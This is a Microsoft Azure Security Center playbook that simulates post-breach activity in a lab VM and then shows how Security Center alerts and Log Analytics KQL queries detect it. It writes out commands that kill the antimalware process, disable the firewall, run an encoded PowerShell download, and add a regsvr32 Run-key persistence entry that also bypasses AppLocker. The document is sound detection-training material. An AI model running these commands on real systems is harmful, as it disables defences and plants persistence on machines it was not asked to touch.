

Azure Security Center

Security Center Playbook: Hunting Threats

Version 2.0

Prepared by

Yuri Diogenes

Senior Program Manager
Microsoft C+AI Security CxE
@yuridiogenes

Ajeet Prakash

Senior Program Manager
Microsoft Threat Intelligence Center
@PrakashAjeet

Reviewed by

Greg Cottingham, Senior Program Manager (Microsoft Threat Intelligence Center)

Tiander Turpijn, Senior Program Manager (Microsoft C+AI Security CxE)

Nicholas DiCola, Principal Program Manager (Microsoft C+AI Security CxE)

This document is provided “as is.” MICROSOFT MAKES NO WARRANTIES, EXPRESS OR IMPLIED, IN THIS DOCUMENT.

This document does not provide you with any legal rights to any intellectual property in any Microsoft product. You may copy and use this document for your internal, reference purposes.

© 2018 Microsoft Corporation. All rights reserved.

Microsoft, Azure, and Windows are trademarks of the Microsoft group of companies. The names of actual companies and products mentioned herein may be the trademarks of their respective owners.


Introduction

The goal of this document is to provide validation steps to simulate attacks in VMs/Computers monitored by Azure Security Center (“Security Center”). You should use the steps described in this document in a *lab environment*, with the purpose to better understand the detection capabilities available in Security Center and how to take advantage of Log Analytics integration with Security Center to hunt threats.

With Security Center, you can apply security policies across your workloads, limit your exposure to threats, and detect and respond to attacks. Security Center uses a variety of [detection capabilities](#) to alert customers to potential attacks targeting their environments. Security Center employs advanced security analytics, which includes:

- **Integrated threat intelligence:** looks for known bad actors by using global threat intelligence from Microsoft products and services, the Microsoft Digital Crimes Unit (DCU), the Microsoft Security Response Center (MSRC), and external feeds.
- **Behavioral analytics:** applies known patterns to discover malicious behavior.
- **Anomaly detection:** uses statistical profiling to build an historical baseline. It alerts on deviations from established baselines that conform to a potential attack vector.

Using these analytics, Security Center can help to disrupt the cyber kill chain by adding detection in different phases of the cyber kill chain as shown in the diagram below:



The example above shows some common alerts for each phase, and there are several more [types of alerts](#). Security Center will also correlate alerts and create a [security incident](#). Security incidents give you a better view of which alerts are part of the same attack campaign.

In this exercise, we will:

- Demonstrate how to use built in Windows tools to simulate internal reconnaissance.
- Demonstrate how Security Center detects malicious behaviors using behavioral analytics.
- Demonstrate how to use Log Analytics to search for Indications of Attack (IOA)

Target Audience

This document is for IT and Security Professionals interested in a deep technical dive into how Security Center detects threats. Use this document as either a hands-on guide or as a guide to validate security detections against attacks.

Scenario

In this hunting scenario there is an assumption that the attacker is already inside the network, and already compromised a computer. Now the attacker is continuing his mission and performing some post breach activity.

Resources

You will need an Azure environment with at least one Windows Server 2016 Virtual Machine (VM), and the tools used in this playbook are Windows Server built-in tools. To collect Windows Filtering Platform [Event ID 5156](#), which will be used during the hunting, make sure to run the commands below:

```
Auditpol /set /subcategory:"Filtering Platform Connection" /Success:Enable
```

```
Gpupdate/force
```

Considerations regarding your Azure Environment

VM

- Make sure you have a temp folder under c:\ drive (c:\temp) on this VM
- Enable remote administration in the VM using the command below:

```
netsh firewall set service remoteadmin enable
```

Security Center

- After provisioning this VM, enable Azure Security Center in the subscription level, and the agent will be automatically installed on the VM. Read [Enable Data Collection](#) article for more details on this.
- If you are not using Azure Security Center Standard tier yet, you will need to [migrate your Security Center](#) subscription to Standard (Free Trial is valid for 60 days)
- Make sure that Security Center [data collection](#) is set to **All Events**. If you are using **Common**, Security Center will not collect Event ID 5156.
- Before proceeding, access the properties of each VM, under Azure Security Center dashboard / Resource Security Hygiene / Compute & Apps / VMs and Servers. Each VM should look similar to the one below to be considered fully onboarded:

Home > Security Center - Compute & apps > YD2020SRV16

YD2020SRV16
Virtual machine security health

Resource health

YD2020SRV16

Total recommendations

3

Recommendations summary

High	1	<div></div>
Medium	1	<div></div>
Low	1	<div></div>

Virtual machine information

Resource Name	YD2020SRV16
Resource Group	CONTOSOCST
Subscription	Visual Studio Ultimate with MSDN
Version	Compute
Workspace	yuridio
Monitoring State	Monitored by Azure Security Center
Operating System	Windows
System Updates	Microsoft (Last scan time - No recent data)
Security Configurations	Microsoft (Last scan time - 2/26/2020 5:28 AM)
Endpoint Protection	Windows Defender

Recommendation list

Recommendations (3) Passed assessments (11) Unavailable assessments (5)

Recommendation	↑↓	Status
Virtual machines should be migrated to new Azure Resource Manager resources		Healthy
Monitoring agent health issues should be resolved on your machines		Healthy
Management ports should be closed on your virtual machines		Healthy

We recommend executing a simulated attack only after confirming your VM has had the agent fully installed and is showing green in the monitored state as shown above. If the agent does not install, follow the troubleshooting procedures from the [Monitoring agent health issues](#) article.

Executing the Attack

The steps that follow assumes that the attacker has already compromised the machine, in the [cyberkill chain](#) this means that the attacker already passed the *Target and Attack* phase. Now the attacker is moving to the installation and exploitation phase.

Cyber kill chain phase: Install and Exploit

In this simulation you will verify which user is currently logged in the system, obtain system information, and obtain information about sessions on a Remote Desktop Session Host (RD Session Host), try to terminate the antimalware process, and try to disable windows firewall for all profiles. Execute the steps below:

1. Logon to the VM, open command prompt with administrative privileges, and type the following commands:

```
whoami
systeminfo
Qwinsta
taskkill /f /im MsMpEng.exe
```

```
netsh advfirewall set currentprofile state off
netsh advfirewall set domainprofile state off
netsh advfirewall set allprofiles state off
```

Cyber kill chain phase: post exploit

In this simulation you will use PowerShell with the *-EncodedCommand* parameter to encode a string into *base64*. This string is the path to download a file from an external site. Attackers usually use this technique to obfuscate attacks at runtime.

1. Open PowerShell and execute the command below:

```
powershell -nop -exec bypass -EncodedCommand
" cABvAHcAZQByAHMAaABlAGwAbAAgAC0AYwBvAG0AbQBhAG4AZAAGACIAJgAgAHsAIABpAHcAcgAg
AGgAdAB0AHAACwA6AC8ALwBkAG8AdwBuAGwAbwBhAGQALgBzAHkAcwBpAG4AdABlAHlAbgBhAGwAc
wAuAGMAbwBtAC8AZgBpAGwAZQBzAC8AUwB5AHMAbQBvAG4ALgB6AGkAcAAgAC0ATwB1AHQARgBpAG
wAZQAgAGMAOgBcAHQAZQBtAHAAXABzAHYAYwBoAG8AcwB0AC4AZQB4AGUAIAIB9ACIA "
```

The command line that is encoded has the following command:

```
powershell -command "& { iwr https://download.sysinternals.com/files/Sysmon.zip -OutFile
c:\temp\svchost.exe }"
```

Note: the intent of this command is to simulate the download of a file from an external location, and save it in the local folder with a different name.

Now the attacker is going to try to establish persistence by creating a service based on the file that was downloaded. Notice that the second command below will fail, but for the purpose of this example, the attempt to start is already enough.

2. Switch back to the same command prompt session used in the initial tasks, and execute the commands below:

```
sc.exe create "svchost" binpath= "c:\temp\svchost.exe"
sc.exe start svchost
```

Note: you should receive this error "[SC] StartService FAILED with error 216", which is expected.

3. Type the following commands:

```
md c:\programs
cd\programs
copy c:\windows\system32\svchost.exe
```

4. Create a text file called *23st34s1.txt* in the programs folder

4. Open this file in notepad and type the following address: <http://www.contoso.com/stext.js>

5. Save the file, switch back to the same command prompt session, and run the command below:

```
svchost.exe 23st34s1.txt
```

6. To continue establishing persistence, the attacker can also add a registry entry to download a malicious program once the computer starts. To simulate that run the command below:

Note: this command will not download any file from this Microsoft-owned fictitious domain (www.wingtiptoy.com), since this file does not exist in the target URL. The intent is to simulate a download to trigger the right Windows event.

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "start" /d "regsvr32 /u /s /i:http://www.wingtiptoy.com/stext.sct scrobj.dll" /f
```

Hunting Threats

In this scenario many actions were done using built-in Windows commands, and that's where Azure Security Center behavioral analytics has its high value, since it will detect known patterns to discover malicious behavior.

Reviewing Security Center Alerts

The first part of the hunt is to use Azure Security Center dashboard to review the alerts. By the time you finish all the previous steps, you should have a sequence of alerts similar to the ones that follows:

Suspicious PowerShell Activity Detected

Suspicious Powershell Activity Detected

W2012READYDEMO

Learn more

General information

DESCRIPTION

Analysis of host data detected a powershell script running on W2012READYDEMO that has features in common with known suspicious scripts. This script could either be legitimate activity, or an indication of a compromised host.

DETECTION TIME

Thursday, July 26, 2018 9:49:48 AM

SEVERITY

High

STATE

Active

ATTACKED RESOURCE

W2012READYDEMO

SUBSCRIPTION

DETECTED BY

Microsoft

ENVIRONMENT

Azure

RESOURCE TYPE

Virtual Machine

ACCOUNT SESSION ID

0x16e27e

SUSPICIOUS PROCESS

c:\windows\system32\windowspowershell\v1.0\powershell.exe

SUSPICIOUS COMMAND LINE

"c:\windows\system32\windowspowershell\v1.0\powershell.exe" -nop -exec bypass cabvahcazqbyahmaablagwabaagac0aywbvag0abqbhag4azaagaciajgagahsaibpat

SUSPICIOUS PROCESS ID

0x608

SUSPICIOUS SCRIPT

powershell -command "& { iwr https://download.sysinternals.com/files/Sysmon.zip -OutFile c:\ProgramData\svchost.exe }

Notice that Security Center was able to decode the original PowerShell encoded command and expose the script that was running on it. Having this information can be important during the hunt, since you already know what was downloaded.

Suspicious SVCHOST process executed

□ ×
Suspicious SVCHOST process executed
W2012READYDEMO

[Learn more](#)

General information

DESCRIPTION	The system process SVCHOST was observed running in an abnormal context. Malware often use SVCHOST to masquerade its malicious activity.
DETECTION TIME	Thursday, July 26, 2018 11:48:31 AM
SEVERITY	! High
STATE	Active
ATTACKED RESOURCE	W2012READYDEMO
SUBSCRIPTION	[REDACTED]
DETECTED BY	Microsoft
ENVIRONMENT	Azure
RESOURCE TYPE	Virtual Machine
USER NAME	WORKGROUP\W2012READYDEMOS\$
PROCESS NAME	c:\programdata\svchost.exe
COMMAND LINE	c:\programdata\svchost.exe
PROCESS ID	0x59c
ACCOUNT LOGON ID	0x3e7
USER SID	S-1-5-18
PARENT PROCESS ID	0x220
REPORTS	Report: Suspicious SVCHost

Suspicious Activity Detected

Suspicious Activity Detected
W2012ReadyDemo
✕

[Learn more](#)

\wedge

General information

DESCRIPTION	Analysis of host data has detected a sequence of one or more processes running on W2012ReadyDemo that have historically been associated with malicious activity. While individual commands may appear benign the alert is scored based on an aggregation of these commands. This could either be legitimate activity, or an indication of a compromised host.
DETECTION TIME	Thursday, July 26, 2018 9:04:35 AM
SEVERITY	▲ Medium
STATE	Active
ATTACKED RESOURCE	W2012ReadyDemo
SUBSCRIPTION	
DETECTED BY	Microsoft
ACTION TAKEN	Detected
ENVIRONMENT	Azure
RESOURCE TYPE	Virtual Machine
COMMAND LIST	Process persisted in registry. TASKLIST command was executed. New Service was added. Process was killed. Windows Firewall was disabled. SYSTEMINFO command was executed. HOSTNAME command was executed.
ACCOUNT LIST	W2012READYDEMO\yuri
COMPROMISED HOST	W2012ReadyDemo
END TIME UTC	7/26/2018 3:50:45 PM

The description of this alert emphasizes the fact that this sequence has historically been associated with malicious activity, and the alert gives you the list of the commands that were executed.

Windows registry persistence method detected

Windows registry persistence method detected
W2012READYDEMO
✕

🔗
[Learn more](#)

^

General information

DESCRIPTION	Analysis of host data has detected an attempt to persist an executable in the Windows registry. Malware often uses such a technique to survive a boot.
DETECTION TIME	Thursday, July 26, 2018 3:07:01 PM
SEVERITY	i Low
STATE	Active
ATTACKED RESOURCE	W2012READYDEMO
SUBSCRIPTION	
DETECTED BY	■ Microsoft
ENVIRONMENT	Azure
RESOURCE TYPE	■ Virtual Machine
DOMAIN NAME	W2012READYDEMO
PROCESS NAME	c:\windows\system32\reg.exe
COMMAND LINE	reg add hklm\software\microsoft\windows\currentversion\run /v "start" /d "regsvr32 /u /s /i:http://www.wingtiptoy.com/stext.sct scrobj.dll" /f
PROCESS ID	0x488
ACCOUNT LOGON ID	0x16e27e
USER SID	S-1-5-21-4137702330-132450196-3277483117-500
PARENT PROCESS ID	0xcb0
REPORTS	Report: Registry Persistence


This command will trigger two alerts, the first is the registry persistency as shown above, and the other one is the attempt to bypass AppLocker, as shown below.

Potential attempt to bypass AppLocker detected

Potential attempt to bypass AppLocker detected
✕

W2012READYDEMO

[🔗 Learn more](#)



General information

DESCRIPTION

DETECTION TIME

SEVERITY

STATE

ATTACKED RESOURCE

SUBSCRIPTION

DETECTED BY

ENVIRONMENT

RESOURCE TYPE

ACCOUNT SESSION ID

SUSPICIOUS PROCESS

SUSPICIOUS COMMAND LINE

SUSPICIOUS PROCESS ID


Analysis of host data on W2012READYDEMO detected a potential attempt to bypass AppLocker restrictions. AppLocker can be configured to implement a policy that limits what executables are allowed to run on a Windows system. The command line pattern similar to that identified in this alert has been previously associated with attacker attempts to circumvent AppLocker policy by using trusted executables (allowed by AppLocker policy) to execute untrusted code. This could be legitimate activity, or an indication of a compromised host.

Thursday, July 26, 2018 3:07:01 PM


! High

Active

W2012READYDEMO

 Microsoft

Azure

 Virtual Machine

0x16e27e

c:\windows\system32\reg.exe

reg add hklm\software\microsoft\windows\currentversion\run /v "start" /d "regsvr32 /u /s /i:http://www.wingtiptoy.com/stext.sct scrobj.dll" /f


0x488

The regsvr32 utility can be used to request and execute the script from the webserver controlled by the attacker. On hosts where tight AppLocker executable and script rules are enforced, attackers are often seen using regsvr32 and a script file located on Internet to get a script bypass and run their malicious script.

Using Log Analytics to Hunt Threats

Follow the steps below to access Log Analytics advanced search from Azure Security Center:

1. Click [Search](#) in Security Center dashboard
2. Select the workspace that your VM is reporting to.
3. Under the **Run** button, click **Advanced Analytics** option.
4. Click the plus sign to open a new tab:



Next, you need to start your first query from a specific point of reference, and for that you can use the Azure Security Center alerts. Let's start looking for the execution of the regsvr32 utility in the last 24 hours. Type the query below and click **Run**:

```
SecurityEvent
| where CommandLine contains "regsvr32"
```

You should receive the result that contains a table of values that include a lot of columns, including the TenantID, TimeGenerated, SourceSystem, Account, and many others. While it is good to have this information, sometimes you don't need to see all that. In order to optimize the output and focus only on what you need, you can use the [Project](#) operator to list only the columns that are relevant for your hunt. Type the query below and click **Run**:

```
SecurityEvent
| where CommandLine contains "regsvr32"
| project TimeGenerated , Computer , Account , CommandLine , SubjectLogonId
```

It is always a good idea to see what commands were executed in the proximity of your point of reference (which in this case is the execution of regsvr32). Basically, you want to understand what else was executed before. To accomplish that you need two new parameters:

- Query for [Event ID 4688](#), which is generated every time a new process starts.
- Use the *TimeGenerated* field, and the [numerical operators](#) *greater or equal* and *less or equal* to query a specific range of time.

Use the following query as your base, but you need to replace the *TimeGenerated* field to match with your own environment. Keep in mind that the time range may vary, you can start with a short time range and continue to expand until you find more relevant information. Make sure to play around with the range and see which results you will get it.

```
SecurityEvent
| where TimeGenerated >= todatetime('2018-07-30T19:10:05.727') and
TimeGenerated <= todatetime('2018-07-30T19:35:05.727')
| where EventID == "4688"
| project TimeGenerated , Computer , Account , CommandLine , SubjectLogonId
| order by TimeGenerated asc
```

Note: you don't need to specify the milliseconds when using *TimeGenerated*.

An example of this output is shown below:

TimeGenerated [UTC]	Computer	Account	CommandLine	SubjectLogonId
2018-07-30T19:16:58.007	W2012ReadyDemo	WORKGROUP\W2012READYDEMO\$	\??\C:\Windows\system32\conhost.exe 0xffffffff	0x3e7
2018-07-30T19:16:58.007	W2012ReadyDemo	WORKGROUP\W2012READYDEMO\$	"C:\Windows\system32\cscrip.exe" /nologo "MonitorKnowledgeDiscovery.vbs"	0x3e7
2018-07-30T19:17:05.727	W2012ReadyDemo	W2012READYDEMO\yuri	regsvr32.exe /s /u /itest.sct scrobj.dll	0x8c375
2018-07-30T19:17:05.913	W2012ReadyDemo	W2012READYDEMO\yuri	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Invoke-WebRequest -OutFile eicar.com http://www.eicar.org/download/e...	0x8c375
2018-07-30T19:17:05.913	W2012ReadyDemo	W2012READYDEMO\yuri	\??\C:\Windows\system32\conhost.exe 0xffffffff	0x8c375
2018-07-30T19:17:20.507	W2012ReadyDemo	WORKGROUP\W2012READYDEMO\$	C:\Windows\system32\msiexec.exe /V	0x3e7

In a production environment, it is possible that this query will generate a lot of results, and at this point you want to focus your attention on the commands that were executed within the same session. You can use the *SubjectLogonId* field to narrow your query. Use the following query as your base, but you need to replace the *SubjectLogonId* field to match the *SubjectLogonId* of the regsvr32 execution in your own environment:

```
SecurityEvent
| where TimeGenerated >= todatetime('2018-07-30T19:10:05.727') and
TimeGenerated <= todatetime('2018-07-30T19:35:05.727')
| where EventID == "4688"
| where SubjectLogonId == "0x8c375"
| project TimeGenerated , Computer , Account , CommandLine , SubjectLogonId
| order by TimeGenerated asc
```

An example of this output is shown below:

TimeGenerated [UTC]	Computer	Account	CommandLine	SubjectLogonId
2018-07-30T19:17:05.727	W2012ReadyDemo	W2012READYDEMO\yuri	regsvr32.exe /s /u /itest.sct scrobj.dll	0x8c375
2018-07-30T19:17:05.913	W2012ReadyDemo	W2012READYDEMO\yuri	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Invoke-WebRequest -OutFile eicar.com http://www.eicar.org/download/eicar.com	0x8c375
2018-07-30T19:17:05.913	W2012ReadyDemo	W2012READYDEMO\yuri	\??\C:\Windows\system32\conhost.exe 0xffffffff	0x8c375

We have now narrowed down the commands that were executed in the same session. This can help to understand more about the commands that were executed prior and after the regsvr32. However, Azure Security Center already triggered an alert about the PowerShell execution. Now you have another reference point to investigate. Type the query below and click **Run**:

```
SecurityEvent
| where Process contains "powershell.exe" and CommandLine contains " -enc"
| extend b64 = extract("[A-Za-z0-9|+|=|/|]{30,}", 0, CommandLine)
| extend utf8_decode=base64_decodestring(b64)
| project TimeGenerated , Computer , CommandLine , utf8_decode , SubjectLogonId
```

The query above will use the [extend operator](#) to show the encoded command line and decode value. From here you can get the new *SubjectLogonId* and change the query to filter only for that session. This decoded string shows that Powershell is accessing an external website to download a tool. In a real-world scenario, this is a common practice in the post-breach phase, mainly when the attacker is trying to access command and control to download malware. It is a good idea to validate which external IP address PowerShell is trying to contact. For that we will take advantage of the event ID 5156, which is created each time that Windows Filtering Platform allows a program to connect to another process on the same computer or remote using TCP or UDP port. Type the query below and click **Run**:

```
SecurityEvent
| where EventID == "5156"
| where tostring(EventData) contains "powershell"
| project Computer, EventData
| extend X = parse_xml(EventData)
| extend Application = X.EventData.Data[1]["#text"]
| extend SourceAddress = X.EventData.Data[3]["#text"]
| extend DestAddress = X.EventData.Data[5]["#text"]
| project Computer, Application, SourceAddress, DestAddress
```

The result of this query should reveal the destination IP address. One good practice is to verify if there are other machines in your environment connecting to that particular IP address. This could lead you to identify other systems that might be compromised. In the query below, change the “x.x.x.x” for the destination IP address that you found in the previous query, and click **Run**:

```
SecurityEvent
| where EventID == "5156"
| where tostring(EventData) contains "X.X.X.X"
| project Computer, EventData
| extend X = parse_xml(EventData)
| extend Application = X.EventData.Data[1]["#text"]
| extend SourceAddress = X.EventData.Data[3]["#text"]
| extend DestAddress = X.EventData.Data[5]["#text"]
| project Application, SourceAddress, DestAddress
```

In this case, since we are using only one VM, you should only see one result, which is the VM where you ran the encoded PowerShell command.

Conclusion

In this exercise we demonstrated how Security Center can be used to detect diverse types of attacks that used built-in system tools, and how to use Log Analytics to investigate indications of attack. The approach used on this exercise can be replicated in a real-world environment, and you should continue to explore KQL to create custom queries that are relevant for your investigation.

Other resources

- [Azure Security Center Documentation Page](#)
- [Azure Security Center Playbook: Security Alerts](#)
- [Kusto Query Language \(KQL\) from Scratch](#)
- [Query repositories : WDATP/log analytics Github](#)
- [Azure Security Center Threat Protection](#)
- [Azure Security Center Security Alert Reference Guide](#)